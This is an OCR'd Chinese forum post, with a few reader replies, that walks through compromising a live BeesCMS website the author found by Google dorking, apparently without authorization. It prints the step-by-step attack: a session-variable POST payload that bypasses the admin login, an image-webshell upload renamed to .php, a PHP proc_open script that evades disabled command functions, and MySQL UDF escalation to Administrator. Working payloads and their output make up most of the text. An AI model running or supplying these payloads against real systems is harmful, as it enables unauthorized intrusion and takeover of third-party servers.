
【实战1】记一次提至Administrator权限实战

PaperPen / 2019-05-10 09:07:00 / 浏览数 7531 渗透测试 渗透测试 顶(2) 踩(1)

摘要：这是一次挖掘cms通用漏洞时发现的网站，技术含量虽然不是很高，但是也拿出来和大家分享一下吧，希望能给一部分人带来收获。

0x01 进入后台

在通过googlehack语法挖掘beescms时发现了这个站点




利用网上的payload，在/mx_form/mx_form.php?id=12页面使用hackbarPOST以下数据

```
_SESSION[login_in]=1&_SESSION[admin]=1&_SESSION[login_time]=10000000000000000000000000000000000
```

然后访问/admin便可以直接进入后台

0x02 拿shell

进入后台后在'添加产品模块'处寻找到了上传点



尝试上马，但提示'上传图片格式不正确'，于是上传图片马抓包，在repeater里更改后缀为php，然后go

根据回显没有看出是否上传成功，但也没说失败。经过寻找在'上传图片管理'处找到

点击图片发现解析了，直接菜刀连接，拿到shell

0x03 绕过安全模式

拿到shell后进入终端查看权限，但却发现执行命令失败，可能远程启用了安全模式

```
[*] 基本信息 [ C:D:     Windows NT WIN-NMPUDG3SF2Q 6.1 build 7601(IUSR) ]

D:\                    \upload\img\> whoami
提示：执行命令失败，可能远程启用了安全模式!

D:\                    \upload\img\> net user
提示：执行命令失败，可能远程启用了安全模式!

D:\                    \upload\img\> dir
提示：执行命令失败，可能远程启用了安全模式!

D:\                    \upload\img\>
```


经过在网上一番查找得出：要找到未禁用的php执行函数。先上传了一个查看phpinfo的脚本，找到已禁用的函数

define_syslog_variables	Off	Off
disable_classes	*no value*	*no value*
disable_functions	exec,system,passthru,shell_exec,popen,escapeshellcmd,escapeshellarg	exec,system,passthru,shell_exec,popen,escapeshellcmd,escapeshellarg
display_errors	Off	Off
display_startup_errors	Off	Off

发现proc_open函数未被禁用，于是找到如下php脚本

```
<?php
   $descriptorspec=array( //[redacted]proc_open[redacted]
       0=>array('pipe','r'), //STDIN
       1=>array('pipe','w'),//STDOUT
       2=>array('pipe','w') //STDERROR
   );
   $handle=proc_open('whoami',$descriptorspec,$pipes,NULL);
   //$pipes[redacted] PHP [redacted]($descriptorspec[redacted])
   if(!is_resource($handle)){
   die('proc_open failed');
   }
   //fwrite($pipes[0],'ipconfig');
   print('stdout:<br/>');
   while($s=fgets($pipes[1])){
   print_r($s);
   }
   print('===========<br/>stderr:<br/>');
   while($s=fgets($pipes[2])){
   print_r($s);
   }
   fclose($pipes[0]);
   fclose($pipes[1]);
   fclose($pipes[2]);
   proc_close($handle);
?>
```

上传后可以执行命令，成功绕过安全模式

```
stdout:
iis apppool\[redacted] ==========
stderr:
```


0x04 提权

上图可以看出只是iis权限，能做的事很局限，所以要想办法提权。
菜刀中虽然不能执行命令，但是可以查看文件，于是找到了数据库配置文件

```
<?php
define('DB_HOST', 'localhost');
define('DB_USER', 'root');
define('DB_PASSWORD', '[redacted]');
define('DB_NAME', '[redacted]');
define('DB_PRE', 'bees_');
define('DB_PCONNECT', 0);
define('DB_CHARSET', 'utf8');
define('CMS_ADDTIME', 1523757528);
define('CMS_SELF','/');
?>
```


发现是mysql的数据库，想到udf提权，于是上传udf提权脚本（附件中）

基友菊花爆必备神器->MYSQL高版本提权工具

host:	
name:	
pass:	
dbname:	
提交	重置

登录后导出udf便可以执行命令了

回显结果:

```
SQL语句:select cmdshell('whoami')
win-nmpudg3sf2q\administrator

----------------------------------------------完成!
```

提权成功，但是不可以添加用户，也不能开3389。

结语：希望路过的各位大佬可以指点迷津，也欢迎各位来找我交流探讨，感谢阅读。
参考链接：
https://www.cnblogs.com/R4v3n/articles/9081202.html php限制命令执行绕过

上一篇：Weblogic任意文件读取漏洞（... 下一篇：内核漏洞挖掘技术系列(4)——sy...

1. 3 条回复

master 2019-05-10 10:08:15

暗月的Moonudf.php这么多年了还被各位基友所使用。

0 回复Ta


PaperPen 2019-05-11 00:27:41

@master 师傅有更好的脚本吗，欢迎推荐

0 回复Ta


ITbangnet 2019-06-07 23:47:17

学习了

最近也遇到了这个提示

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板